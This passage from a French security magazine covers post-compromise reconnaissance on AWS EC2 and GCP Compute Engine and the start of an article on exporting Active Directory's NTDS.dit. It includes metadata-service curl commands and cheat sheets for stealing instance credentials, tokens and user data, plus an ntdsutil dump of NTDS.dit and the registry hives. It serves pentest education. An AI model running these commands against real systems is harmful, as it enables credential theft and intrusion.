3. Une dernière technique est de se baser, à l'aveugle, sur des permissions alternatives pouvant présenter des effets de bord intéressants pour un attaquant.

Par exemple, nous pouvons évoquer les permissions suivantes :

- **ssm:ListDocuments** et **ssm:GetDocument** : permettent respectivement de lister et de récupérer le contenu de documents SSM. Le service SSM (pour Systems Manager) est un service AWS permettant de gérer de manière centralisée différentes ressources AWS telles que des applications ou des instances (EC2 ou on-premise). Or, ce service possède une fonctionnalité permettant de partager des documents avec les instances gérées via SSM. Ces documents pouvant contenir des scripts de configuration, ces derniers peuvent s'avérer intéressants au même titre que les user data (cf. section User Data) ;
- **cloudtrail:LookupEvents** : permet d'accéder à l'historique des événements sur le compte AWS où l'instance profile est défini et peut donc permettre d'obtenir des informations sur les différents utilisateurs et les rôles de chacun ;



Welcome to the Cloud - Partie 1 (AWS)

- **cloudwatch:DescribeLogGroups** et **cloudwatch:DescribeLogStreams** (notamment inclus dans le rôle `AWSEC2RoleforSSM` défini par AWS) : permettent d'énumérer les services utilisés au travers des journaux d'événements CloudWatch.

```
[root@cloud]# aws --region eu-west-3 logs describe-log-groups
{
  "logGroups": [
    {
      "arn": "arn:aws:logs:eu-west-3:123456789012:log-group:/aws/lambda/AutoDeployForScenar2:*",
      "creationTime": 1673447184236,
      "metricFilterCount": 0,
      "logGroupName": "/aws/lambda/AutoDeployForScenar2",
      "storedBytes": 10502
    },
    {
      "arn": "arn:aws:logs:eu-west-3:123456789012:log-group:/aws/lambda/LambdaCreateAmi-0325d3b999c6:*",
      "creationTime": 1675258880180,
      "metricFilterCount": 0,
      "logGroupName": "/aws/lambda/LambdaCreateAmi-0325d3b999c6",
      "storedBytes": 451
    },
    {
      "arn": "arn:aws:logs:eu-west-3:123456789012:log-group:/aws/lambda/LambdaCreateAmi-0a378962a88b:*",
      "creationTime": 1675768160236,
      "metricFilterCount": 0,
      "logGroupName": "/aws/lambda/LambdaCreateAmi-0a378962a88b",
      "storedBytes": 553
    },
    {
      "arn": "arn:aws:logs:eu-west-3:123456789012:log-group:/aws/lambda/LambdaCreateAmi-0fa877457420:*",
      "creationTime": 1675820535287,
      "metricFilterCount": 0,
      "logGroupName": "/aws/lambda/LambdaCreateAmi-0fa877457420",
      "storedBytes": 2116
    }
  ]
}
```

Exemple de groupes de logs indiquant l'utilisation du service Lambda

Une fois les permissions obtenues, en plus d'identifier celles pouvant permettre d'élever ses privilèges de manière « classique » (cf. l'excellent blog [\[9\]](#)), il peut être intéressant de se poser les questions suivantes :

- Est-ce que mon rôle possède des permissions sur un autre compte AWS ? (possibilité de se déplacer sur un autre compte AWS) ;
- Est-ce que mon rôle possède des droits de modification ? (possibilité d'éditer des ressources pour élever ses privilèges) ;
- Est-ce que mon rôle possède des droits de lecture sur des données ? (possibilité d'accéder des données sensibles) ;
- Est-ce que mon rôle a accès à d'autres services AWS spécifiques ? (possibilité de rebondir sur d'autres services pour se déplacer au sein du même compte AWS, etc).

User Data

Les metadata d'une instance EC2 permettent également de récupérer une seconde donnée intéressante du point de vue d'un attaquant : les User Data.


Ces dernières contiennent les données utilisateur voulant être transmises à l'instance lors de son déploiement. Ces User Data peuvent se présenter sous différentes formes :

- Script **shell** avec la balise `<script>` (généralement bash sous Linux et batch sous Windows) ;
- Script **Powershell** avec la balise `<powershell>` ;
- Script **cloud-init** avec la directive `#cloud-config`.

Ces scripts peuvent permettre d'assurer un certain nombre de missions allant du transfert d'informations à la configuration de l'instance en passant par le déploiement d'applicatifs. L'exécution des User Data est définie par l'utilisateur et peut être déclenchée de manière unique lors de l'instanciation de l'EC2 ou bien à chaque redémarrage.

Ces User Data sont exposées au travers des metadata de l'instance et sont donc accessibles de la manière suivante :

```
root@ip :~# curl http://169.254.169.254/latest/user-data && echo
#!/bin/bash -xe
pass=$(perl -e 'print crypt(".t j", "a( 3)")' ) && useradd -m -p $pass 'CoolBrokenBounty'
usermod -aG sudo CoolBrokenBounty
groupadd -f ssh-users; usermod -aG ssh-users CoolBrokenBounty
sed --regexp-extended -i 's/^(#)?PasswordAuthentication (yes|no).*/PasswordAuthentication yes/' /etc/ssh/sshd_config
getent group ssh-users && sed -i '/PasswordAuthentication yes/a AllowGroups ssh-users' /etc/ssh/sshd_config
systemctl restart sshd
```



Format des informations d'authentification récupérables via les user data

Les User Data peuvent permettre à un attaquant de retrouver plusieurs types d'informations sensibles, telles que :

- Des mots de passe ou secrets applicatifs ;
- Des mots de passe ou secrets système ;
- Des informations sur les droits de l'instance profile en cas d'action avec la CLI AWS ;
- Des détails sur la configuration du système et des applicatifs.

Fichiers intéressants

Un dernier point pouvant exposer différentes informations intéressantes au sein des instances EC2 correspond aux fichiers de logs générés par les services AWS. En effet, lors du lancement d'une instance EC2 des fichiers de logs sont générés sur le système de fichiers de l'instance.

Parmi ces fichiers, on peut retrouver les fichiers suivants (il est à noter que la lecture de ces fichiers peut nécessiter des droits élevés) :

- **/var/log/cloud-init-output.log** : Fichier contenant la sortie console des scripts User Data (ou `C:\ProgramData\Amazon\EC2-Windows\Launch\Log\UserdataExecution.log` sous Windows 2019) ;
- **/etc/cloud** : Répertoire relatif à cloud-init contenant des détails liés à la configuration de l'instance ;
- **/var/lib/cloud** : Répertoire contenant les sous-répertoires spécifiques à cloud-init.

Les user data sont copiées et exécutées depuis le répertoire `/var/lib/cloud/instances/<INSTANCE_ID>/` et ne sont pas supprimées après exécution. Un moyen de récupérer ces User Data dans le cas où les metadata sont désactivées est donc de passer par ce dossier sur le système de fichiers.



Welcome to the Cloud - Partie 1 (AWS)

À noter que si ce dossier n'est pas supprimé avant la création d'une image à partir d'une instance EC2 contenant des User Data (Amazon Machine Images), ces dernières se retrouveront dans toutes les instances créées à partir de cet AMI.

```
2023/02/24 09:49:27Z: Begin user data script process.
2023/02/24 09:49:27Z: Unable to parse <persist> tags. This can happen when tags are unmatched or poorly formed.
2023/02/24 09:49:27Z: Sending telemetry bool: IsUserDataScheduledPerBoot
2023/02/24 09:49:27Z: Unregister the scheduled task to persist user data.
2023/02/24 09:49:30Z: Unable to parse <runAsLocalSystem> tags. This can happen when tags are unmatched or poorly formed.
2023/02/24 09:49:30Z: Unable to parse <script> tags. This can happen when tags are unmatched or poorly formed.
2023/02/24 09:49:30Z: Unable to parse <powershellArguments> tags. This can happen when tags are unmatched or poorly formed.
2023/02/24 09:49:30Z: <powershell> tag was provided.. running powershell content
2023/02/24 09:49:43Z: User data script completed.
2023/02/24 10:28:27Z: Begin user data script process.
2023/02/24 10:28:27Z: Unable to parse <persist> tags. This can happen when tags are unmatched or poorly formed.
2023/02/24 10:28:27Z: Sending telemetry bool: IsUserDataScheduledPerBoot
2023/02/24 10:28:27Z: Unregister the scheduled task to persist user data.
2023/02/24 10:28:30Z: Unable to parse <runAsLocalSystem> tags. This can happen when tags are unmatched or poorly formed.
2023/02/24 10:28:30Z: Unable to parse <script> tags. This can happen when tags are unmatched or poorly formed.
2023/02/24 10:28:30Z: Unable to parse <powershellArguments> tags. This can happen when tags are unmatched or poorly formed.
2023/02/24 10:28:30Z: <powershell> tag was provided.. running powershell content
2023/02/24 10:28:38Z: Message: The output from user data script:
Name           Enabled Description
----           -
ShotFallingGirl True          S: [redacted] t/|

```

Sortie console du script user data

```
2023/02/24 10:28:38Z: User data script completed.
```

Exemple d'informations pouvant être présentes dans les fichiers de logs

Déplacement latéral

En dehors des élévations de privilèges à proprement parler, un point intéressant à étudier lors de la phase de reconnaissance sur une instance EC2 est le réseau. En effet, par défaut, une instance sur un VPC quelconque aura accès à toutes les autres instances EC2 (avec un Security Group par défaut) des subnets (privés et publics) de ce VPC. Cela peut donc représenter une surface d'attaque importante et un moyen de se déplacer latéralement sur le réseau.

Pour scanner de manière plus efficace le réseau, certaines informations peuvent être récupérées à nouveau par le biais des metadata de l'instance, notamment dans la catégorie security-groups.

En effet, les Security Groups associés à l'instance agissent comme des pare-feux virtuels contenant des règles réseau (type de protocole, port, IP source, IP de destination, etc.). Si l'instance profile possède la permission `ec2:DescribeSecurityGroups`, il est alors possible d'obtenir la liste de ses règles, et de pouvoir scanner de manière plus efficace et donc, plus discrète.

Ce dernier point conclut cet article sur les techniques de reconnaissance exploitables suite à la compromission d'une instance EC2. Il existe bien entendu de nombreuses autres pistes pouvant permettre à un attaquant de rebondir sur l'environnement AWS, telles que l'utilisation des signatures d'instances ou encore l'utilisation de permissions sur des services plus exotiques.

Toutes ces techniques sont, de toute manière, amenées à évoluer au gré des nouvelles fonctionnalités apportées par AWS. Cet article visait à traiter les techniques « quick win » les plus utilisées et les plus abordables dans le cadre de cette introduction aux tests d'intrusion Cloud.

Le prochain article de cette série se focalisera sur les instances Compute Engine de GCP.

Cheatsheet

Action	Commande
Lister les catégories de metadata (IMDSv1)	<code>curl http://169.254.169.254/latest/meta-data/</code>
Lister les catégories de metadata (IMDSv2)	<pre>1. TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"` 2. curl -H "X-aws-ec2-metadata-token: \$TOKEN" -v http://169.254.169.254/latest/meta-data/ Récupérer le nom de l'instance profile (IMDSv1) curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<INSTANCE_PROFILE_NAME></pre>
Récupérer le nom de l'instance profile (IMDSv1)	<code>curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<INSTANCE_PROFILE_NAME></code>
Récupérer les user data (IMDSv1)	<code>curl http://169.254.169.254/latest/user-data</code>
Récupérer les informations sur l'utilisateur ou le rôle effectuant cette opération	<code>aws sts get-caller-identity</code>
Lister les inline policies attachées à un rôle	<code>aws iam list-role-policies --role-name <ROLE_NAME></code>
Lister les managed policies attachées à un rôle	<code>aws list-attached-role-policies --role-name <ROLE_NAME></code>
Récupérer les informations sur une « policy »	<code>aws iam get-policy --policy-arn <POLICY_ARN></code>
Afficher les permissions d'une policy pour une version donnée	<code>aws iam get-policy-version --policy-arn <POLICY_ARN> --version-id <POLICY_VERSION></code>
Lister les documents SSM	<code>aws --region <REGION> ssm list-documents</code>
Récupérer le contenu d'un document SSM	<code>aws --region <REGION> ssm get-document --name <DOCUMENT_NAME></code>
Lister l'historique des événements sur le compte AWS courant	<code>aws --region <REGION> cloudtrail lookup-events</code>
Lister les groupes de logs CloudTrail	<code>aws --region <REGION> logs describe-log-groups</code>
Décrire le contenu des flux de logs d'un groupe spécifique	<code>aws --region <REGION> logs describe-log-streams --log-group-name <LOG_GROUP_NAME></code>
Récupérer les Security Groups associés à l'instance	<code>curl http://169.254.169.254/latest/meta-data/security-groups/</code>
Décrire les Security Groups	<code>aws --region <REGION> ec2 describe-security-groups</code>



Références

- [1] https://docs.aws.amazon.com/fr_fr/AWSEC2/latest/UserGuide/user-data.html
- [2] <https://cloudinit.readthedocs.io/en/latest/index.html>
- [3] <https://docs.aws.amazon.com/AWSEC2/latest/WindowsGuide/ec2-windows-user-data.html>
- [4] https://docs.aws.amazon.com/fr_fr/AWSEC2/latest/UserGuide/configuring-instance-metadata-options.html
- [5] https://docs.aws.amazon.com/fr_fr/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html
- [6] <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-categories.html>
- [7] <https://docs.aws.amazon.com/systems-manager/index.html>
- [8] <https://permiso.io/blog/s/deprecated-aws-policy-amazonec2roleforSSM/>
- [9] <https://cloud.hacktricks.xyz/pentesting-cloud/aws-pentesting/aws-privilege-escalation>
- [10] <https://github.com/andresriancho/enumerate-iam>
- [11] <https://awsteele.com/blog/2023/02/20/a-role-for-all-your-ec2-instances.html>

Welcome to the Cloud

Partie #2 - GCP



Par Tom TRIBOULOT

TL;DR

Cet article fait suite au premier chapitre qui traitait des méthodes d'élévation de privilèges dans AWS suivant la compromission d'une instance EC2.

Pour cette deuxième partie sur les méthodes de reconnaissance sur les machines virtuelles en environnements Cloud, nous nous intéresserons à GCP (Google Cloud Platform) et plus particulièrement à Compute Engine.

GCP et le Compute Engine

Au sein du CSP GCP, les instances de calcul « standards » sont les VM de Compute Engine.

Pour rappel, une instance de VM de Compute Engine est un serveur virtuel hébergé au sein des infrastructures de GCP. Ces dernières sont instanciées dans une zone (emplacement logique dans une région GCP comme Belgique (europe-west-1) ou Iowa (us-central1-c)) spécifiée à la création.

Lors du déploiement d'une nouvelle VM, seuls les paramètres suivants sont nécessaires si un sous-réseau est configuré dans la région de la zone sélectionnée :

- un nom pour la VM ;
- une zone parmi les 112 disponibles (à l'heure de l'écriture de cet article).

À partir de ces informations, GCP déploiera automatiquement une VM de type n1-standard-1 avec une image Debian au sein du VPC par défaut.

Élévation de privilèges 101

Cette section mettra en avant les différentes méthodes pouvant être utilisées une fois l'accès à une VM acquis. Ces techniques d'élévation de privilèges porteront uniquement sur les particularités apportées par les environnements cloud et non sur celles apportées par les différents OS pouvant être déployés.


Metadata

Les environnements Cloud, de par leur nature, comportent de nombreuses similitudes. Et quel que soit le CSP utilisé, certains concepts fondamentaux se retrouvent. Le 1er exemple est celui des metadata. En effet, les instances de calcul (et les services cloud de manière plus générale) ont besoin d'obtenir des informations leur permettant d'avoir un certain contexte dans le cloud. C'est notamment à cette fin que les metadata sont utilisées par les VM.

Ces dernières sont exposées au travers d'un service HTTP spécifique accessible au travers de l'adresse IP caractéristique 169.254.169.254 (ou via le nom de domaine « metadata.google.internal »).

Toutefois, à la différence d'AWS qui permet à ses utilisateurs d'avoir un service de metadata accessible en 2 versions (la première étant facilement exploitable au travers des vulnérabilités de type SSRF, la seconde offrant une meilleure protection), GCP ne propose qu'une seule version du service qui, par défaut, nécessite un en-tête HTTP spécifique (Metadata-Flavor). Cette implémentation rend donc plus difficiles les exploitations des vulnérabilités de type SSRF sur GCP.

```
root@instance-3:~# curl -s -H "Metadata-Flavor: Google" \
http://metadata.google.internal/computeMetadata/v1/instance/
attributes/
cpu-platform
description
disks/
guest-attributes/
hostname
id
image
licenses/
machine-type
maintenance-event
name
network-interfaces/
preempted
remaining-cpu-time
scheduling/
service-accounts/
tags
virtual-clock/
zone
root@instance-3:~#
```



Exemple de catégories de metadata accessibles au travers du service dédié

Ces metadata comportent de nombreuses informations classées par catégorie. Par exemple :

- **/project** : informations sur le projet GCP où se situe la VM ;
- **/instance/attributes** : informations sur les attributs de l'instance (clés SSH, scripts de démarrage, etc.) ;
- **/instance/scheduling** : informations sur les planifications liées à l'instance (maintenance, redémarrage, etc.) ;
- **/instance/tags** : informations sur les tags de l'instance.



Welcome to the Cloud - Partie #2 - GCP

Service Account

Afin d'accéder aux différents services au sein de GCP, l'instance doit être capable de communiquer avec ces derniers. Et afin de vérifier les autorisations, un mécanisme commun doit être utilisé. C'est à cet effet que les comptes de service sont utilisés.

La gestion des accès au sein de GCP se fait à l'aide du mécanisme RBAC (Role Based Access Control). À l'instar de la gestion chez AWS, l'utilisation des rôles est au cœur de ce système. Ces rôles ont un certain nombre de permissions positionnées sur un périmètre défini.

Obtenir l'accès à un compte de service permet donc d'obtenir un accès à un certain nombre d'actions, telles que la lecture de données en base de données, la suppression de buckets, etc. Ces droits sont définis par le rôle associé au compte de service au sein de GCP.

Pour utiliser ce compte de service, l'instance passe donc par le service de metadata afin de récupérer des identifiants de connexion temporaires. Or, si l'instance est capable de le faire, un attaquant ayant compromis l'instance est également en mesure de le faire.

```
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token \
| jq
{
  "access_token": "ya29.c.b0Aaekm1IpKqdTcfb_rHEaUb203gGfdmVGwADkUpSfHkSqFd73V7aLpIBH2Fg9c7DwAP6uxk
-Uek1pVZi0LeDhRp51k5p31zcpALy0iwnA7ox0pLz2eFwqmWS9ReV7ExnWRV5WG2Zpuv_S5MVGEB406b1fvTpKTLr_cXcXtgh:
xV9iJ90AVfBMUbBRBaMH380C_UycVlif02ejopztUq_Xjoao7eot-lU2d9h92c44dSQjdJY7foS4noyq01QWbdjJ2-Jb_zsMe:
YWWRhqjsx38VxgRVuhtgIuw02MVDg6FWwnj2rUFxt_X7mhRMescmefpufnvrZoa8YnZ2-0saf4ck3QhwavJxYQ1JBd88rS-MI
..."
}
```

Format des informations d'authentification temporaires récupérables via les metadata

Une fois ces informations récupérées, ces dernières peuvent être réutilisées de la manière suivante :

```
root@instance-2:/home/test# curl -s https://compute.googleapis.com/compute/v1/projects/playground-s-11-9a39c541/zones/us-central1-a/instances \
-H "Authorization: Bearer $TOKEN" | jq '.items[].name'
"instance-2"
root@instance-2:/home/test#
```

Réutilisation du token pour
requêter l'API Google Cloud

Réutilisation des informations d'authentification temporaires

En plus des metadata, les éléments suivants peuvent être recherchés sur une instance afin d'identifier des informations de connexion :

- Code source applicatif ;
- Variables d'environnement (GOOGLE_APPLICATION_CREDENTIALS) ;
- Fichiers de configuration (ex. : ~/.config/gcloud, C:\Users\<USERNAME>\AppData\Roaming\gcloud, etc.).

Une autre spécificité propre à GCP est l'utilisation de comptes de service « par défaut ». En effet, en créant une instance sans spécifier de compte de service, GCP va automatiquement utiliser le compte de service PROJECT_NUMBER-compute@developer.gserviceaccount.com qui possède des droits très élevés dus au rôle prédéfini Editeur (qui permet d'accéder en lecture et en écriture à un grand nombre de services, à l'exception notable d'IAM).

Toutefois, ce comportement est limité par la mise en place d'une sécurité propre à GCP qui permet de restreindre les permissions d'un compte de service en définissant des périmètres (scopes).

Ces périmètres sont liés aux API Cloud (i.e. les services GCP) et permettent de définir différents niveaux d'accès :

- Accès par défaut (accès en lecture seule à Storage et Service Management, accès en écriture à Stackdriver Logging et Monitoring ainsi qu'accès en lecture et écriture sur Service Control) ;
- Accès complet à toutes les API Cloud (permissions égales à celles du rôle associé au compte de service) ;
- Accès personnalisés (différents niveaux peuvent être définis pour chaque API Cloud, généralement activé, désactivé, lecture seule, lecture et écriture).

Ainsi, par défaut, bien que le compte de service associé à l'instance soit très privilégié, ses permissions peuvent dans les faits se voir très limitées. Il est toutefois à noter qu'avec les accès par défaut, l'API Storage est accessible en lecture, représentant un risque pour la confidentialité des données stockées au sein du projet GCP.

Ces scopes peuvent être récupérées de la manière suivante :

```
root@instance-3:~# curl -s -H "Metadata-Flavor: Google" \
http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes
https://www.googleapis.com/auth/devstorage.read_only
https://www.googleapis.com/auth/logging.write
https://www.googleapis.com/auth/monitoring.write
https://www.googleapis.com/auth/servicecontrol
https://www.googleapis.com/auth/service.management.readonly
https://www.googleapis.com/auth/trace.append
root@instance-3:~#
```

Scopes du compte de service associé à l'instance

Récupération des scopes du compte de service de l'instance

Afin d'identifier les permissions liées à un compte de service, il est possible d'utiliser la méthode `projects.testIamPermissions` comme mentionné au sein de l'article suivant [\[1\]](#).

« Au sein de ces startup script, il est possible d'identifier des informations intéressantes telles que des mots de passe / secrets applicatifs, des mots de passe / secrets système, des informations sur les droits du compte de service en cas d'action avec la CLI GCP ou des détails sur la configuration du système et des applicatifs.

Une fois les permissions identifiées, les mêmes questions que celles mises en avant au sein du premier article de cette série peuvent être posées.

La section dédiée au Cloud du blog HackTricks possède également une page recensant les élévations de privilèges les plus connues au sein de GCP [\[2\]](#).

Guest attributes

Une autre particularité du service de metadata de GCP est la possibilité d'enregistrer des paires clé/valeurs appelées guest attributes.

Ces valeurs peuvent être lues et modifiées par n'importe quel utilisateur ou application de la VM et ce, sans droits spécifiques. Toutefois, pour lire ces valeurs en dehors de la VM, la permission `compute.instances.getGuestAttributes` est nécessaire.

```
root@instance-3:~# curl -s -w '\n' -H "Metadata-Flavor: Google" \
http://metadata.google.internal/computeMetadata/v1/instance/guest-attributes/test/PASSWORD
S3cr3t
root@instance-3:~#
```



Récupération d'un guest attribute

Note

Ces attributs spécifiques doivent être activés pour pouvoir être utilisés (clé `enable-guest-attributes` à TRUE au sein de la configuration des metadata).

Déplacement latéral

De la même manière que décrite au sein de l'article précédent, les fonctionnalités réseau peuvent représenter un puissant levier pour se déplacer latéralement sur une infrastructure cloud.

Afin de scanner le réseau de la manière la plus efficace possible, il peut être intéressant de regarder les informations réseau contenues au sein des metadata de l'instance, notamment dans la catégorie `network-interfaces`. On pourra trouver au sein de cette dernière des informations allant du nom du réseau aux serveurs DNS en passant par le masque de sous-réseau.

Le prochain article de cette série se concentrera sur les machines virtuelles (VM) d'Azure.



Welcome to the Cloud - Partie #2 - GCP

Cheatsheet

Action	Commande
Accès au service de metadata	<pre>curl -H "Metadata-Flavor: Google" "http://metadata.google.internal/compute-Metadata/v1/</pre> <p>ou</p> <pre>Invoke-RestMethod -Headers @{'Metadata-Flavor' = 'Google'} -Uri"http://meta-data.google.internal/computeMetadata/v1/"</pre>
Récupérer le nom du compte de service	<pre>curl -H "Metadata-Flavor: Google" "http://metadata.google.internal/compute-Metadata/v1/instance/service-accounts/"</pre>
Récupérer le scope du compte de service par défaut	<pre>curl -H "Metadata-Flavor:Google" http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/scopes</pre>
Récupérer le bearer token du compte de service par défaut	<pre>curl -H "Metadata-Flavor: Google" "http://metadata.google.internal/compute-Metadata/v1/instance/service-accounts/default/token" jq ".access_token"</pre>
Récupérer les startup scripts	<pre>curl -H "Metadata-Flavor: Google" "http://metadata.google.internal/compute-Metadata/v1/instance/attributes/startup-script"</pre>
Récupérer les guests attributes	<pre>curl -H "Metadata-Flavor: Google" "http://metadata.google.internal/compute-Metadata/v1/instance/guest-attributes/<NAMESPACE>/<KEY>"</pre>
Écrire sur les guests attributes	<pre>curl -X PUT --data "<DATA>" -H "Metadata-Flavor: Google" "http://metadata.google.internal/computeMetadata/v1/instance/guest-attributes/<NAMESPACE>/<KEY>"</pre>
Récupérer les informations liées aux cartes réseau	<pre>curl -H "Metadata-Flavor: Google" "http://metadata.google.internal/compute-Metadata/v1/i</pre>



Références

- [1] https://hackingthe.cloud/gcp/enumeration/enumerate_service_account_permissions/
- [2] <https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-privilege-escalation>
- [3] <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>
- [4] <https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security>
- [5] <https://cloud.google.com/compute/docs/metadata/overview>
- [6] <https://cloud.google.com/compute/docs/metadata/manage-guest-attributes>
- [7] <https://cloud.google.com/compute/docs/access/service-accounts>
- [8] <https://cloud.google.com/compute/docs/access/create-enable-service-accounts-for-instances>
- [9] <https://cloud.google.com/compute/docs/instances/startup-scripts/linux>
- [10] <https://cloud.google.com/compute/docs/instances/startup-scripts/windows>

On dépile le NTDS !

Par Bastien CACACE

TL;DR

Dans cette série d'articles, nous vous proposons d'analyser le contenu de la base de données de l'Active Directory (AD), le fichier NTDS.dit. Cette base est utilisée en entrée de notre service managé IAMBuster [\[1\]](#) pour analyser le niveau de sécurité de l'Active Directory de nos clients.

Nous vous présentons successivement :

- Partie #1 - Le format et la structure du fichier NTDS, ainsi que les solutions pour lire (parser) son contenu
- Partie #2 - La datatable
- Partie #3 - Les empreintes de mots de passe
- Partie #4 - Les comptes dans l'Active Directory
- Partie #5 - Les comptes machines

Partie #1 - Format, structure et parsing

Le format

Le fichier NTDS est la base de données de l'Active Directory de Microsoft (initialement appelé **NTDS** pour **NT Directory Services**). L'Active Directory est le service d'annuaire de Windows qui gère les informations d'identification et de sécurité pour les objets dans un Active Directory.

Le fichier NTDS est stocké sur chaque contrôleur de domaine et est créé lorsqu'un serveur Windows est promu contrôleur de domaine. Son emplacement par défaut est le suivant : %SystemRoot%\ntds\NTDS.DIT

Le format ayant été choisi par Microsoft pour cette base de données est le format **ESE** (**Extensible Storage Engine**), également connu sous le nom de Jet Blue. Sa création a débuté en 1996, lorsque Microsoft travaillait sur sa première version de l'AD. Le choix de ce format aurait été fait au détriment du format SQL qui, à l'époque, se trouvait être limitant et contraignant en termes de stockage et de performance. (cf. <http://dsblog.azurewebsites.net/?p=762#comment-69>).

Plusieurs applications et services de Microsoft se sont également appuyés sur la base ESE, dont Microsoft Exchange jusqu'à la version 5.5. Depuis, cette dernière repose sur l'Active Directory. En 2021, Microsoft a publié le code source sur GitHub (cf. <https://github.com/microsoft/Extensible-Storage-Engine>).

La structure

Le fichier NTDS contient différentes tables.

Dans le cadre de l'analyse des données stockées au sein de l'Active Directory, nous nous intéressons aux 3 tables suivantes :

- **Datatable** : contient les informations sur les objets dans l'annuaire (utilisateurs, machines, groupes, etc.), y compris les attributs de chaque objet (statuts, noms affichés, date de dernière connexion ou de mise à jour, etc.). Les réponses aux différentes requêtes pouvant être effectuées sur le service d'annuaire LDAP se trouvent dans cette table.
- **Link_table** : contient les liens entre les objets dans l'annuaire, y compris les identifiants des objets « parents » et « enfants » et les types de relations, etc. (ex : l'attribut MemberOf d'un utilisateur contient les liens vers les groupes auxquels il appartient).
- **Sd_table** : contient les descripteurs de sécurité des objets contenus dans l'Active Directory, les Access Control Entries (ACE) [2].

```
→ R_D python list_ese_database.py ntds.dit
MSysObjects
MSysObjectsShadow
MSysObjids
MSysLocales
datatable
hiddentable
link_history_table
link_table
quota_rebuild_progress_table
quota_table
sdpropcounttable
sdproptable
sd_table
```

Tables du NTDS

Les autres tables dans la base de données NTDS.dit sont utilisées pour stocker des informations spécifiques telles que les quotas de stockage pour les objets de l'annuaire, les autorisations, etc.

« Le fichier NTDS est stocké sur chaque contrôleur de domaine et est créé lorsqu'un serveur Windows est promu contrôleur de domaine. Son emplacement par default est le suivant : %SystemRoot%\ntds\NTDS.DIT »



Active Directory : on dépile le NTDS

L'export et parsing du fichier NTDS

Avant de lire le NTDS, il convient de l'exporter en premier lieu. L'utilitaire `ntdsutil`, disponible à partir de Windows 2008, employé avec la méthode IFM (Install From Media), dédié à la sauvegarde et la restauration de la base de données NTDS.DIT, est la manière fiable pour réaliser un export « propre » :

```
ntdsutil "activate instance ntds" "files" "create full c:\audit_backup
```

```
Administrateur : Windows PowerShell
PS C:\Windows\system32> ntdsutil "activate instance ntds" "ifm" "create full C:\xmco.dmp" quit quit
C:\WINDOWS\SYSTEM32\ntdsutil.exe: activate instance ntds
Instance active définie à « ntds ».
C:\WINDOWS\SYSTEM32\ntdsutil.exe: ifm
ifm : create full C:\xmco.dmp
Création d'une capture instantanée...
Le jeu de captures instantanées {922b44e5-2fd2-45e7-b651-48e7f71e2629} a été généré.
Capture instantanée {87068a3a-05ef-4bc1-a267-eddd6bd55860} montée en tant que C:\$SNAP_202206010917_VOLUMEC$\
La capture instantanée {87068a3a-05ef-4bc1-a267-eddd6bd55860} est déjà montée.
Initialisation du mode DEFRAGMENTATION...
Base de données source : C:\$SNAP_202206010917_VOLUMEC$\Windows\NTDS\ntds.dit
Base de données cible : C:\xmco.dmp\Active Directory\ntds.dit

Defragmentation Status (% complete)

0 10 20 30 40 50 60 70 80 90 100
|---|---|---|---|---|---|---|---|---|---|
.....

Copie de fichiers de Registre..
Copie : C:\xmco.dmp\registry\SYSTEM
Copie : C:\xmco.dmp\registry\SECURITY
Capture instantanée {87068a3a-05ef-4bc1-a267-eddd6bd55860} démontée.
Support IFM créé dans C:\xmco.dmp
